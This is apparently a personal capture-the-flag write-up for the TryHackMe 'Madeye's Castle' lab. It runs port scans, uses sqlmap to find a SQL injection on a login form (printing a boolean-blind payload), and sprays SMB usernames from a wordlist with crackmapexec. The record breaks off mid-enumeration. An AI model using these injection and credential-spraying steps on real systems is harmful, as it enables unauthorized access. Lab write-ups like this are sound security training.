Madeye's Castle

Madeye's Castle


https://tryhackme.com/room/madeyescastle

SQLi sqlite

recon


```
rustscan -a 10.10.144.252 -- -sC -sV -A | tee scan.txt
```

Found domain




view-source:http://10.10.144.252/

```

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <!--
        TODO: Virtual hosting is good.
        TODO: Register for hogwartz-castle.thm
  -->
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Apache2 Ubuntu Default Page: Amazingly It works</title>
    <style type="text/css" media="screen">
  * {
    margin: 0px 0px 0px 0px;
    padding: 0px 0px 0px 0px;
  }

```




hogwartz-castle.thm




```
PORT    STATE SERVICE     REASON  VERSION
22/tcp  open  ssh         syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 7f5f48fa3d3ee69c239433d18d22b47a (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDSmqaAdIPmWjN3e6ubgLXXBGVvX9bKtcNHYD2epO9Fwy4brQNYRBkUxrRp4SJIX26MGxGyE8C5HKzhKdlXCeQS+QF36URayv/joz6UOTFTW3oxsMF6tDYMQ
SEhb3aCIci8JzPt9JntGuO0d0BQAqEo94K3RCx4/V7AWO1qlUeFF/nUZArwtgHcLFYRJEzonM02wGNHXu1vmSuvm4EF/IQE7UYGmNYlNKqYdaE3EYAThEIiiMrPaE4v21xi1JNNjUIhK9YpTA9kJuYk3bnzpO+u
moGt
|   256 5375a74aa8aa46666a128ccdc26f39aa (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCDhpuUC3UgAeCvRo0UuEgWfXhisGXTVUnFooDdZzvGRS393O/N6Ywk715TOIAbk+o1oC1rba5Cg7DM4hyNte
|   256 7fc22f3d64d90a507460360398007598 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGnNa6K0GzjKiPdClth/sy8rhOd8KtkuagrRkr4tiATl
80/tcp  open  http        syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: Apache2 Ubuntu Default Page: Amazingly It works
139/tcp open  netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn syn-ack Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: HOGWARTZ-CASTLE; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 2s, deviation: 0s, median: 1s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 54834/tcp): CLEAN (Timeout)
|   Check 2 (port 15850/tcp): CLEAN (Timeout)
|   Check 3 (port 40724/udp): CLEAN (Timeout)
|   Check 4 (port 57317/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| nbstat: NetBIOS name: HOGWARTZ-CASTLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
| Names:
|   HOGWARTZ-CASTLE<00>  Flags: <unique><active>
|   HOGWARTZ-CASTLE<03>  Flags: <unique><active>
|   HOGWARTZ-CASTLE<20>  Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
```

Trying on login paga SQLi I found output



```
rror:   "The password for Lucas Washington is incorrect! contact administrator. Congrats on SQL injection... keep digging"
```

SQLi testing



Host	Method	URL
http://hogwartz-castle.thm	POST	/login

```
POST /login HTTP/1.1
Host: hogwartz-castle.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Geck
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Origin: http://hogwartz-castle.thm
Connection: close
Referer: http://hogwartz-castle.thm/
```

Save In: burp


1.req
2.req

File Name:

Files of Type: All Files

☑ Base64-encode requests and resp


```
sqlmap -r 2.req --level=5 --risk=3 --dump
```



```
POST parameter 'user' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 325 HTTP(s) requests:
---
Parameter: user (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: user=-5426' OR 6341=6341-- PiTA&password=12344
---
[15:09:51] [INFO] testing SQLite
[15:09:51] [INFO] confirming SQLite
[15:09:51] [INFO] actively fingerprinting SQLite
[15:09:51] [INFO] the back-end DBMS is SQLite
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: SQLite
[15:09:51] [INFO] fetching tables for database: 'SQLite_masterdb'
[15:09:51] [INFO] fetching number of tables for database 'SQLite_masterdb'
[15:09:51] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[15:09:51] [INFO] retrieved:
[15:09:51] [WARNING] unexpected HTTP code '400' detected. Will use (extra) validation step in similar cases
```

SMB enumerate

```
crackmapexec smb hogwartz-castle.thm -u 'guest' -p ''
```




```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb hogwartz-castle.thm -u 'guest' -p ''
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [*] Windows 6.1 (name:HOGWARTZ-CASTLE) (domain:) (signing:False) (SMBv1:True)
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \guest:
```

```
smbmap -H hogwartz-castle.thm -u guest
```


Harry's Important Files))

```
smbclient --no-pass //hogwartz-castle.thm/sambashare -U guest
```




```
┌──(kali㉿kali)-[~]
└─$ smbmap -H hogwartz-castle.thm -u guest
[+] Guest session       IP: hogwartz-castle.thm:445     Name: unknown
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        sambashare                                              READ ONLY       Harry's Important Files
        IPC$                                                    NO ACCESS       IPC Service (hogwartz-castle server (Samba, Ubuntu))
```

Wordlist?



```
┌──(kali㉿kali)-[~/THM/castle]
└─$ cat .notes.txt
Hagrid told me that spells names are not good since they will not "rock you"
Hermonine loves historical text editors along with reading old books.

┌──(kali㉿kali)-[~/THM/castle]
└─$ cat spellnames.txt
avadakedavra
crucio
imperio
morsmordre
brackiumemendo
confringo
sectumsempra
sluguluseructo
furnunculus
densaugeo
locomotorwibbly
tarantallegra
serpensortia
levicorpus
flagrate
waddiwasi
duro
alarteascendare
glisseo
locomotormortis
petrificustotalus
liberacorpus
orchideous
avis
```

```
crackmapexec smb hogwartz-castle.thm -u spellnames.txt -p ''
```




```
┌──(kali㉿kali)-[~/THM/castle]
└─$ crackmapexec smb hogwartz-castle.thm -u spellnames.txt -p ''
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [*] Windows 6.1 (name:HOGWARTZ-CASTLE) (domain:) (signing:False) (SMBv1:True)
SMB         hogwartz-castle.thm 445    HOGWARTZ-CASTLE  [+] \avadakedavra:

┌──(kali㉿kali)-[~/THM/castle]
└─$ smbmap -H hogwartz-castle.thm -u avadakedavra
[+] Guest session       IP: hogwartz-castle.thm:445     Name: unknown
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        sambashare                                              READ ONLY       Harry's Important Files
        IPC$                                                    NO ACCESS       IPC Service (hogwartz-castle server (Samba, Ubuntu))

┌──(kali㉿kali)-[~/THM/castle]
└─$ 
```

Same directories

But I make a mistake. fuzzing finish after first success

```
crackmapexec smb hogwartz-castle.thm -u spellnames.txt -p '' --continue-on-success
```



```
└─$ crackmapexec smb hogwartz-castle.thm -u spellnames.txt -p '' --continue-on-success
